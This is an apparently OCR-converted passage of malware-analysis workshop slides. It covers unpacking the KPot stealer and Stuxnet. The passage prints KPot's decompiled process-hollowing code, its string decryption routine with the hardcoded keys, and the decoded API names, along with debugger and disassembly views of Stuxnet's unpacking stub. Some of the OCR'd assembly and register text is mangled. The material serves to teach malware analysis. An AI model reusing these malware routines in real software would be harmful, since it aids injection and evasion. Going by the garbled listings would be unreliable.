    Class8.Delegate4 delegate4 = Class5.smethod_0<Class8.Delegate4>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["FjiFXnN7C8cqA33vgpA3B55YtkkkXqZt0GLjZiitb8=="]);
    Class8.Delegate5 delegate5 = Class5.smethod_0<Class8.Delegate5>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["e4WJnVJR9vGiAMBUs/59+rUjihz+FgywIBB0+3YkVw=="]);
    Class8.Delegate6 delegate6 = Class5.smethod_0<Class8.Delegate6>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["okL4yaE9EBm/y95+kqvCkaq4w3M218t7/g7gAfxD4=="]);
    Class8.Delegate7 delegate7 = Class5.smethod_0<Class8.Delegate7>(Class15.smethod_36["uzbZJ0XM1ti/o9VzPqHexQ=="], Class15.smethod_36["8GwD0jVccYuc0GAsnNP9tw=="]);
    Class8.Delegate8 delegate8 = Class5.smethod_0<Class8.Delegate8>(Class15.smethod_36["eDAECoHuT4guqKSv0Gp4yg=="], Class15.smethod_36["iylljydF6nv90hRn++0LQ=="]);

    string text = (string)object_0[0];
    byte[] array = (byte[])object_0[1];
    bool flag = (bool)object_0[2];
    bool flag2 = (bool)object_0[3];
    string text2 = (string)object_0[4];
    int num = 0;
    string text3 = string.Format("\\"{0}\\\"", text2);
    Class8.Struct1 @struct = default(Class8.Struct1);
    @class.struct0_0 = default(Class8.Struct0);
    @struct.uint_0 = Convert.ToInt32(Marshal.SizeOf(typeof(Class8.Struct1)));
    bool result;
    try
    {
        Class5.Class6.Class7 class2 = new Class5.Class6.Class7();
        class2.class6_0 = @class;
        if (!string.IsNullOrEmpty(text))

```

Figure: Unpacking KPot - New String Obfuscation Function

NOTE: Let's look at the deobfuscation function!

Unpacking KPOT

solutions: 0x1e

```
static string smethod_36(string string_0)
{
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Figure: Unpacking KPOT - Different Deobfuscation Function

NOTE: Should be able to do copy and paste again with Visual Studio!

solutions: 0x1f

deobfuscation.cs

```
using System;
using System.Collections.Generic;
using System.IO;
using System.Linq;
using System.Security.Cryptography;
using System.Text;
using System.Threading.Tasks;
static string decode_0(string string_0){
    string s = "[input unicode characters here]";
    RijndaelManaged rijndaelManaged = new RijndaelManaged();
    MD5CryptoServiceProvider md5CryptoServiceProvider = new MD5CryptoServiceProvider();
    string result;
    byte[] array = new byte[32];
    byte[] sourceArray = md5CryptoServiceProvider.ComputeHash(Encoding.ASCII.GetBytes(s));
    Array.Copy(sourceArray, 0, array, 0, 10);
    Array.Copy(sourceArray, 0, array, 15, 10);
    rijndaelManaged.Key = array;
    rijndaelManaged.Mode = CipherMode.ECB;
    ICryptoTransform cryptoTransform = rijndaelManaged.CreateDecryptor();
    byte[] array2 = Convert.FromBase64String(string_0);
    string @string = Encoding.ASCII.GetString(cryptoTransform.TransformFinalBlock(array2, 0, array2.Length));
    result = @string;
    return result;
}
```


solutions: 0x20

deobfuscation.cs

```
static string decode_1(string string_0){
    string password = "fdfdftrtert";
    string s = "fdfdftrtert";
    string s2 = "@1B2c3D4sfg5F6g7H8";
    byte[] bytes = Encoding.ASCII.GetBytes(s2);
    byte[] bytes2 = Encoding.ASCII.GetBytes(s);
    byte[] array = Convert.FromBase64String(string_0);
    Rfc2898DeriveBytes rfc2898DeriveBytes = new Rfc2898DeriveBytes(password, bytes2, 2);
    byte[] bytes3 = rfc2898DeriveBytes.GetBytes(32);
    ICryptoTransform transform = new RijndaelManaged
    {
        Mode = CipherMode.CBC
    }.CreateDecryptor(bytes3, bytes);
    MemoryStream memoryStream = new MemoryStream(array);
    CryptoStream cryptoStream = new CryptoStream(memoryStream, transform, CryptoStreamMode.Read);
    byte[] array2 = new byte[checked(array.Length - 1 + 1)];
    int count = cryptoStream.Read(array2, 0, array2.Length);
    memoryStream.Close();
    cryptoStream.Close();
    return Encoding.UTF8.GetString(array2, 0, count);
}
```

Unpacking KPot

solutions: 0x21



```
Windows PowerShell
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FZQR27Y43sDb0N97KOJGAg==" svhost
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "kVdWt2m955ig9LvIKqBJ7Q==" CreateProcessA
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "M+Cx1wPRkCQPwhR5g7XQekaqAMuhh60oEKoaAbNvuIk=" ReadProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "0CVByD5Kb4dymngcmPozmijex0C140ik/RQZbeXPCDo=" WriteProcessMemory
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "FjiFXnN7CBcQa33vgPA3BS5YktkkXqZt0GLjZJiitb8=" GetThreadContext
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "e4WJnVJ/R9vGiA+MBU/59/rUjihz+FgywIBB0+3YkVw=" NtSetContextThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "oKL4yaE9EBm/y9S+kqvCkaq4w3M21Bt7/g7gAFxXVD4=" NtUnmapViewOfSection
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "BGwD0JvCcYuc0GAsN3P9tw==" VirtualAllocEx
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug> .\kpot2.exe "iy1ljydF6nv90hRn++0LQ==" NtResumeThread
PS C:\Users\malware\source\repos\kpot2\kpot2\bin\Debug>
```

Figure: Unpacking KPot - Process Hollowing Functions

NOTE: Looks like process hollowing, let's breakpoint right before the call to NtResumeThread or delegate8!

Unpacking KPot

solutions: 0x22



The screenshot shows the KPot debugger interface. In the assembly view, a breakpoint is set at address 0x00000000004147E1, with the instruction being:

```
if (delegated@<class_struct_0_intptr_1>.array2) != 0UL
```

A red box highlights the word "Set Breakpoint Here". Below the assembly, a command prompt window shows the output of the `!ape-sieve.exe zimp /pid 1272 /mode 0` command, which has dumped the module `process_1272\400000.rec.exe` as Unmapped.

In the foreground, a Process Hacker window lists processes. One process, `explorer.exe`, is highlighted and has its status set to "Target Suspended Process".

Name	PID	CPU	I/O total	Private bytes	User name	Description
audiodg.exe	1528	15.39 MB				Windows Audio Device Grid
svchost.exe	860	7.5 MB				Host Process for Windows
svchost.exe	1244	1.6 MB			malware-pc\malware	Desktop Window Manager
svchost.exe	888	17.82 MB				Host Process for Windows
svchost.exe	116	8.6 MB				Host Process for Windows
svchost.exe	740	13.95 MB				Host Process for Windows
spoolsv.exe	1176	6.45 MB				Spooler SubSystem App
svchost.exe	1212	10.67 MB				Host Process for Windows
svchost.exe	1344	7.25 MB				Host Process for Windows
svchost.exe	1792	1.96 MB				Host Process for Windows
taskhost.exe	2040	2.96 MB			malware-pc\malware	Host Process for Windows
appv.exe	1648	5.59 MB				Microsoft Software Protection Engine
explorer.exe	3084	0.04			malware-pc\malware	Windows Explorer
vtntrv.exe	1652	28.87 MB			malware-pc\malware	VirtualBox Guest Additions
explorer.exe	2088	383.41 MB			drivapp	drivapp
mg_00021003920.exe	2084	9.83 MB			malware-pc\malware	Matthew Installer
explorer.exe	2228	284 MB				Microsoft Update Catalog
powered.exe	2492	16.7 MB				Windows PowerShell
ProcessHacker.exe	3040	35.77 MB			malware-pc\malware	Process Hacker
SearchIndexer.exe	2224	21.55 MB				Microsoft Windows Search
wmpnetwk.exe	2324	30.51 MB				Windows Media Player Network
svchost.exe	2584	30.71 MB				Host Process for Windows
svchost.exe	2056	63.05 MB				Host Process for Windows
cmd.exe	3113	1.10 MB				Console Standard Input

Figure: Unpacking KPot - Now we need to extract it with pe-seive!

Unpacking KPot

solutions: 0x23

 GoSECURE





Figure: Open with Cutter and now we can see strings!

Unpacking KPot

solutions: 0x24

- It's not .NET anymore?
- Interesting Let's Look!



Unpacking Stuxnet

solutions: 0x25





Figure: Stuxnet - PortexAnalyzer

NOTE: Here we can see that it appears packed due to high entropy

Unpacking Stuxnet

solutions: 0x26


- Here we see .stub
- Points to Packed Data



Unpacking Stuxnet

solutions: 0x27

- Unpacking Function
- Injection Function



Unpacking Stuxnet

solutions: 0x28




Figure: Stuxnet Unpacking - Locating the .stub section

Unpacking Stuxnet

solutions: 0x29

- Step until .stub is found

The screenshot shows a debugger interface with assembly code and memory dump panes. The assembly pane displays assembly instructions with some labels in yellow. The memory dump pane shows memory addresses from 100011A7 to 100011E. A red dashed box highlights the memory dump area, specifically the .stub section. The assembly code includes several jumps to the .stub section, such as `je malware.100011B8`, `jb malware.100011B5`, and `jne malware.100011B8`. The memory dump shows the raw hex data for the .stub section.

Address	Value	Content
100011A7	74 12	push edi call dword ptr ds:[<&lstrcmpIA>] test eax,eax je malware.100011B8
100011A8	0F8746 06	movzx eax,word ptr ds:[esi+6] inc ebx add edi,28 cmp ebx,eax jb malware.100011B9
100011A9	43	xor eax,eax pop edi pop ebx pop esi ret
100011AA	83C7 28	mov ecx,dword ptr ds:[edi+8]
100011AB	38D8	cmp ecx,22C jb malware.100011B5
100011AC	7C E4	mov eax,dword ptr ds:[edi-C] add eax,dword ptr ds:[1000401C] cmp dword ptr ds:[eax],AE39120D jne malware.100011B8
100011AD	33C0	mov edx,dword ptr ss:[esp+10] add eax,4 mov dword ptr ds:[edx],eax mov eax,dword ptr ss:[esp+14] add ecx,FFFFFFFC mov dword ptr ds:[eax],ecx xor eax,eax inc eax jmp malware.100011B7
100011AE	5F	push ebp
100011AF	5B	
100011B0	SE	
100011B1	C3	
100011B2	884F 08	
100011B3	81F9 2C020000	
100011B4	72 EF	
100011B5	8847 0C	
100011B6	0305 1C400010	
100011B7	8138 001239AE	
100011B8	75 DE	
100011B9	885424 10	
100011BA	83C0 04	
100011BB	8902	
100011BC	884424 14	
100011BD	83C1 FC	
100011BE	8908	
100011BF	33C0	
100011C0	40	
100011C1	EB C9	
100011C2	55	

Jump is taken
malware.100011B8

.text:100011A7 malware.exe:\$11A7 #5A7

Unpacking Stuxnet

solutions: 0x2a




Figure: Stuxnet Unpacking - Offset to Stub

Unpacking Stuxnet



solutions: 0x2b

The screenshot shows the assembly code for the unpacking routine of the Stuxnet malware. The assembly code is color-coded to highlight specific instructions and labels. A blue arrow points from the instruction `CALL malware.10001103` to the label `Decryption Routine`. The assembly code includes various memory operations (push, mov, lea), jumps (je, jne), and calls to external functions like `malware.10001103` and `malware.10001104`. The right side of the debugger interface displays registers, stack, and memory dump panes.

Decryption Routine

```
ret 10
push ebp
mov esp,ebp
sub esp,C
lea eax,dword ptr ss:[ebp-C]
push eax
test eax,eax
je malware.10001101
push es1
mov es1,dword ptr ss:[ebp-B]
mov dword ptr ds:[es1]
push edi
add edi,dword ptr ds:[es1+4]
add es1,edi
call malware.10001103
lea eax,dword ptr ss:[ebp-A]
push eax
push ds:[eax]
push es1
test eax,eax
jne malware.10001104
push ds:[eax]
push es1
add eax,es1
push eax
push es1
call malware.10001103
lea eax,dword ptr ss:[ebp-A]
push eax
push ds:[eax]
push es1
test eax,eax
jne malware.10001104
push ds:[eax]
push es1
add eax,es1
push eax
push es1
call eax
pop ecx
```

Registers:

- EAX 00000001
- EBP 00000001
- ECX 1000622C
- EDX 00000000
- EBP 003FF758
- ESP 003FF744
- EST 10006004
- EDI 00079A00
- EIP 100010C0

Stack (ESP):

- 003FF758
- 003FF744
- 10006004
- 00079A00

Memory Dump (ESP):

- 00000000 (ERROR_SUCCESS)
- 00000000 (STATUS_SUCCESS)
- 00228 SS 0028
- x87R0 00000000000000000000000000000000 ST0 Empty
- x87R1 00000000000000000000000000000000 ST1 Empty
- x87R2 00000000000000000000000000000000 ST2 Empty
- x87R3 00000000000000000000000000000000 ST3 Empty
- x87R4 00000000000000000000000000000000 ST4 Empty
- x87R5 00000000000000000000000000000000 ST5 Empty
- x87R6 00000000000000000000000000000000 ST6 Empty
- x87R7 00000000000000000000000000000000 ST7 Empty

Registers (EIP):

- Default (stdcall)
 - :esp 003FF84C
 - :esp+4 003FF890
 - :esp+8 0007AFFC
 - :esp+C 10006004 malware.10006004
 - :esp+10 003FF874

Memory Dump (EIP):

- 003FF744
- 003FF740
- 003FF750 10006004 malware.10006004
- 003FF754 003FF874
- 003FF758 100011232 return to malware.100011232 from malw...
- 003FF760 00000006
- 003FF764 00000014
- 003FF768 00000001
- 003FF770 00000002
- 003FF774 00650053
- 003FF777 00000072
- 003FF780 00063009
- 003FF784 00200065
- 003FF788 00610050
- 003FF78B 00680063

Figure: Stuxnet Unpacking - Unpacking Routine

Unpacking Stuxnet

solutions: 0x2c

GoSECURE

